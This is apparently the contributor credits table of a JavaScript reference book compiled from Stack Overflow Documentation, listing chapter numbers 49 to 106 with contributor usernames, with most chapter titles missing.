49		2426021684, A.M.K, Alex Filatov, Amitay Stern, Andrew Sklyarevsky, azz, Blindman67, Blubberguy22, bwegs, CD.., Cerbrus, cFreed, Charlie H, Chris, cl3m, Colin, cswl, Dancrumb, Daniel, daniellmb, Domenic, Everettss, gca, Grundy, Ian, Igor Raush, Jacob Linney, Jamie, Jason Sturges, JBCP, Jeremy Banks, jisoo, Jivings, jkdev, K48, Kevin Katzke, khawarPK, Knu, Kousha, Kyle Blake, L Bahr, Luís Hendrix, Maciej Gurban, Madara Uchiha, Marco Scabbiolo, Marina K., mash, Matthew Crumley, mc10, Meow , Michał Perłakowski, Mike C, Mottie, n4m31ess_c0d3r, nalply, nem035, ni8mr, Nikita Kurtin, Noah, Oriol, Ortomala Lokni, Oscar Jara, PageYe, Paul S., Philip Bijker, Rajesh, Raphael Schweikert, Richard Hamilton, Rohit Jindal, S Willis , Sean Mickey, Sildoreth, Slayther, Spencer Wieczorek, splay, Sulthan, Sumurai8, SZenC, tbodt, Ted, Tomás Cañibano, Vasiliy Levykin, Ven, Washington Guedes, Wladimir Palant, Yosvel Quintero, zoom, zur4ik
50		Keith, Madara Uchiha
51		I am always right
52	(async / await)	2426021684, aluxian, Beau, cswl, Dan Dascalescu, Dawid Zbiński, Explosion Pills, fson, Hjulle, Inanc Gumus, ivarni, Jason Sturges, JimmyLv, John Henry, Keith, Knu, little pootis, Madara Uchiha, Marco Scabbiolo, MasterBob, Meow, Michał Perłakowski, murrayju, ndugger, oztune, Peter Mortensen, Ramzi Kahil, Ryan
53		4444, cswl, HopeNick, iulian, Mike McCaughan, Spencer Wieczorek
54	- ( )	csander, HopeNick
55		Alberto Nicoletti, Angelos Chalaris, Boopathi Rajaa, Borja Tur, CD.., Charlie Burns, Christian Landgren, Cliff Burton, CodingIntrigue, CroMagnon, Daniel Herr, doydoy44, et_l, Everettss, Explosion Pills, Firas Moalla, FredMaggiowski, gcampbell, George Bailey, iBelieve, jabacchetta, Jan Pokorný, Jason Godson, Jeremy Banks, jkdev, John, Jonas W., Jonathan Walters, kamoroso94, Knu, Louis Barranqueiro , Marco Scabbiolo, Md. Mahbubul Haque, metal03326, Mike C, Mike McCaughan, Morteza Tourani, Neal, Peter Olson, Phil, Rajaprabhu Aravindasamy, rolando, Ronen Ness, rvighne, Sean Mickey, Sean Vieira, ssice, stackoverfloweth, Stewartside, Sumurai8, SZenC, XavCo7, Yosvel Quintero, zhirzh

56	()	aikeru, Alberto Nicoletti, Alex Filatov, Andrey, Barmar, Blindman67, Blue Sheep, Cerbrus, Charlie H, Colin, daniellmb, Davis, Drew, fgb, Firas Moalla, Gaurang Tandon, Giuseppe, Hardik Kanjariya ツ, Hayko Koryun, hindmost, J F , Jeremy Banks, jkdev, kamoroso94, Knu, Mattias Buelens, Meow, Mike C, Mikhail, Mottie, Neal, numbermaniac, oztune, pensan, RamenChef, Richard Hamilton, Rohit Jindal, Roko C. Buljan, ssc-hrep3, Stewartside, still_learning, Sumurai8, SZenC, TheGenie OfTruth, Trevor Clarke, user2314737, Yosvel Quintero, zhirzh
57		Ajedi32, JonMark Perry, Mike C, Scimonster
58		svarog, SZenC
59		Cerbrus, Emissary, Joseph, Knu, Liam, Marco Scabbiolo, Meow, Michal Pietraszko, ndugger, Pawel Dubiel, Sumurai8, svarog, Tomboyo, Yosvel Quintero
60	API	rvighne
61		Badacadabra, Joshua Kleveter, MasterBob, Mike C
62		Alberto Nicoletti, Arun Sharma, csander, HDT, Liam, Louis Barranqueiro, Michał Perłakowski, Mithrandir, mnoronha, Ronen Ness, svarog, wuxiandiejia
63		Anirudh Modi, Ben McCormick, DarkKnight, Frank Tan, Inanc Gumus, little pootis, Luís Hendrix, Madara Uchiha, Marco Scabbiolo, nem035, Qianyue, rolando, Sandro, Shawn, Stephen Leppik, Stides, wackozacko
64		BarakD, Black, Blubberguy22, Boopathi Rajaa, Callan Heard , Cerbrus, Chris, Fab313, fson, Functino, GantTheWanderer, Guybrush Threepwood, H. Pauwelyn, iBelieve, ivarni, Jay, Jeremy Banks, Johnny Mopp, Krešimir Čoko, Marco Scabbiolo, ndugger, Neal, Nick, Peter Seliger, QoP, Quartz Fog, rvighne, skreborn, Yosvel Quintero
65		A.M.K, Andrew Burgess, cdrini, Daniel Herr, iBelieve, Jeremy Banks, Jivings, Mikhail, Mohamed El-Sayed, oztune, Pinal
66		16807, A.M.K, Aminadav, Amit, Anirudha, Blindman67, Blue Sheep, cbmckay, Darshak, Denys Séguret, Emissary, Grundy, H. Pauwelyn, harish gadiya, Luís Hendrix, Marina K. , Matthew Crumley, Mattias Buelens, MattTreichelYeah, MayorMonty, Meow, Mike C, Mike McCaughan, msohng, muetzerich, Nikita Kurtin, nseepana, oztune, Peter, Quill,

		RamenChef, SZenC, Taras Lukavyi, user2314737, VahagnNikoghosian, Wladimir Palant, Yosvel Quintero, Yury Fedorov
67		Alex Filatov, cswl, Ekin, GOTO 0, Matthew Crumley, rfsbsb
68		A.M.K, Anirudha, Cerbrus, Mike C, Mike McCaughan
69	API	2426021684, Dr. Cool, George Bailey, J F, Marco Scabbiolo, shaN, svarog, XavCo7
70		00dani, 2426021684, A.M.K, Aadit M Shah, AER, afzalex, Alexandre N., Andy Pan, Ara Yeressian, ArtOfCode, Ates Goral, Awal Garg, Benjamin Gruenbaum, Berseker59, Blundering Philosopher, bobylito, bpoiss, bwegs, CD.., Cerbrus, hazsl, Chiru, Christophe Marois, Claudiu, CodingIntrigue, cswl, Dan Pantry, Daniel Herr, Daniel Stradowski, daniellmb, Dave Sag, David, David G., Devid Farinelli, devlin carnate, Domenic, Duh-Wayne-101, dunnza, Durgpal Singh, Emissary, enrico.bacis, Erik Minarini, Evan Bechtol, Everettss, FliegendeWurst, fracz, Franck Dernoncourt, fson, Gabriel L., Gaurav Gandhi, geek1011, georg, havenchyk, Henrique Barcelos, Hunan Rostomyan, iBelieve, Igor Raush, Jamen, James Donnelly, JBCP, jchitel, Jerska, John Slegers, Jojodmo, Joseph, Joshua Breeden, K48, Knu, leo.fcx, little pootis, luisfarzati, Maciej Gurban, Madara Uchiha, maioman, Marc, Marco Scabbiolo, Marina K., Matas Vaitkevicius, Mattew Whitt, Maurizio Carboni, Maximillian Laumeister, Meow, Michał Perłakowski, Mike C, Mike McCaughan, Mohamed El-Sayed, MotKohn, Motocarota, Naeem Shaikh, nalply, Neal, nicael, Niels, Nuri Tasdemir, patrick96, Pinal, pktangyue, QoP, Quill, Radouane ROUFID, RamenChef, Rion Williams, riyaz-ali, Roamer-1888, Ryan, Ryan Hilbert, Sayakiss, Shoe, Siguza, Slayther, solidcell, Squidward, Stanley Cup Phil, Steve Greatrex, sudo bangbang, Sumurai8, Sunnyok, syb0rg, SZenC, tcooc, teppic, TheGenie OfTruth, Timo, ton, Tresdin, user2314737, Ven, Vincent Sels, Vladimir Gabrielyan, w00t, wackozacko, Wladimir Palant, WolfgangTS, Yosvel Quintero , Yury Fedorov, Zack Harley, Zaz, zb', Zoltan.Tamasi
71		Michał Perłakowski
72		Junbang Huang, Michał Perłakowski
73		Alex Filatov, Anirudh Modi, Avanish Kumar, bignose, Blubberguy22, Boopathi Rajaa, Brendan Doherty, Callan Heard, CamJohnson26, Chong Lip Phang, Clonkex,

		CodingIntrigue, CPHPython, csander, gcampbell, Henrik Karlsson, Iain Ballard, Jeremy Banks, Jivings, John Slegers, Kemi, Naman Sancheti, RamenChef, Randy, sielakos, user2314737, XavCo7
74		Angelos Chalaris, Hardik Kanjariya ツ, Marco Scabbiolo, Trevor Clarke
75		Angelos Chalaris, CodingIntrigue, Ekin, L Bahr, Mike C, Nelson Teixeira, richard
76		Adowrath, C L K Kissane, Emissary, Emre Bolat, Jef, Li357, Parth Kale, Paul S., RamenChef, Roko C. Buljan, Stephen Leppik, XavCo7
77		iBelieve, Jeremy Banks, jkdev, Knu, Mijago, Mikki, RamenChef, SgtPooki, SZenC, towerofnix, uitgewis
78		A.J, geekonaut, kanaka, Leonid, Naeem Shaikh, Nick Larsen , Pinal, Sagar V, SEUH
79	API	Jeremy Banks, Matthew Crumley, Peter Bielak, still_learning
80		2426021684, arbybruce, hiby, jbmartinez, Jeremy Banks, K48, Marco Scabbiolo, mauris, Mikhail, Roko C. Buljan, transistor09, Yumiko
81	API	Mike McCaughan, Ovidiu Dolha
82		Angela Amarapala
83		Domenic
84		GOTO 0
85		Akshat Mahajan, Jeremy Banks, John Slegers, Marco Bonelli
86	- ASI	CodingIntrigue, Kemi, Marco Scabbiolo, Naeem Shaikh, RamenChef
87		Christian
88	CSS /	Anurag Singh Bisht, Community, Mike C
89		adius, Angel Politis, Ashwin Ramaswami, cdrini, eltonkamami, gcampbell, greatwolf, JKillian, Jonathan Walters, Knu, Matt S, Mottie, nhahtdh, Paul S., Quartz Fog, RamenChef, Richard Hamilton, Ryan, SZenC, Thomas Leduc, Tushar, Zaga

90		2426021684, Amgad, Araknid, Blubberguy22, Code Uniquely, Damon, Daniel Herr, fuma, gnerkus, J F, Jeroen, jkdev, John Slegers, Knu, MegaTom, Meow, Mike C, Mike McCaughan, nicael, Nift, oztune, Quill, Richard Hamilton, Rohit Jindal, SarathChandra, Sumit, SZenC, Thomas Gerot, TJ Walker, Trevor Clarke, user3882768, XavCo7, Yosvel Quintero
91		csander, Michał Perłakowski, towerofnix
92		chrki, Jeremy Banks, jkdev, npdoty, pzp, XavCo7
93	API	Hendry
94		4444, abhishek, Blindman67, Cerbrus, Christian, Daniel LIn, daniellmb, et_l, Firas Moalla, H. Pauwelyn, Jason Dinkelmann, Jinw, Jonathan, Jonathan Weiß, JSON C11, Lisa Gagarina, Louis Barranqueiro, Luca Campanale, Maciej Gurban, Marina K., Mike C, naveen, nem035, PedroSouki, PitaJ, ProllyGeek, pseudosavant, Quill, RamenChef, rishabh dev, Roman Ponomarev, Spencer Wieczorek, Taras Lukavyi , tomturton, Tschallacka, WebBrother, zb'
95	(this)	Ala Eddine JEBALI, Creative John, MasterBob, Mike C, Scimonster
96		Andrew Myers, Brett Zamir, Liam, pinjasaur, Roko C. Buljan
97		A.M.K, Alex Logan, Atakan Goktepe, baga, Beau, Black, C L K Kissane, cchamberlain, Cerbrus, CPHPython, Daniel Käfer , David Archibald, DawnPaladin, dodopok, Emissary, givanse, gman, Guybrush Threepwood, haykam, hirnwunde, Inanc Gumus, Just a student, Knu, Marco Scabbiolo, Mark Schultheiss, Mike C, Mikhail, monikapatel, oztune, Peter G, Rohit Shelhalkar, Sagar V, SeinopSys, Shai M., SirPython, svarog, thameera, Victor Bjelkholm, Wladimir Palant, Yosvel Quintero, Zaz
98		A.M.K, Aadit M Shah, David González, gcampbell, gman, hindmost, John, John Syrinek, Lambda Ninja, Marco Scabbiolo, nem035, Rahul Arora, Sagar V, simonv
99		James Donnelly, jkdev, pzp, Ronen Ness, SZenC
100		jkdev, Mikhail
101		Charlie H, Community, Downgoat, Everettss, fson, Jeremy Banks, Kit Grose, Quartz Fog, RamenChef

102	,	Aswin
103		Daniel LIn, Jinw, Mike C, ProllyGeek, tomturton
104		Bennett, shaedrich, zurfyx
105		cdm, J F, Mike C, Mikhail, Nikola Lukic, vsync
106		actor203, Aeolingamenfel, Amitay Stern, Anirudh Modi, Armfoot, bwegs, Christian, CPHPython, Daksh Gupta, Damon, daniellmb, Davis, DevDig, eltonkamami, Ethan, Filip Dupanović, Igor Raush, jabacchetta, Jeremy Banks, Jhoverit , John Slegers, JonMark Perry, kapantzak, kevguy, Meow, Michał Perłakowski, Mike McCaughan, ndugger, Neal, Nhan, Nuri Tasdemir, P.J.Meisch, Pankaj Upadhyay, Paul S., Qianyue, RamenChef, Richard Turner, Scimonster, Stephen Leppik, SZenC, TheGenie OfTruth, Travis J, Vlad Nicula, wackozacko, Will, Wladimir Palant, zur4ik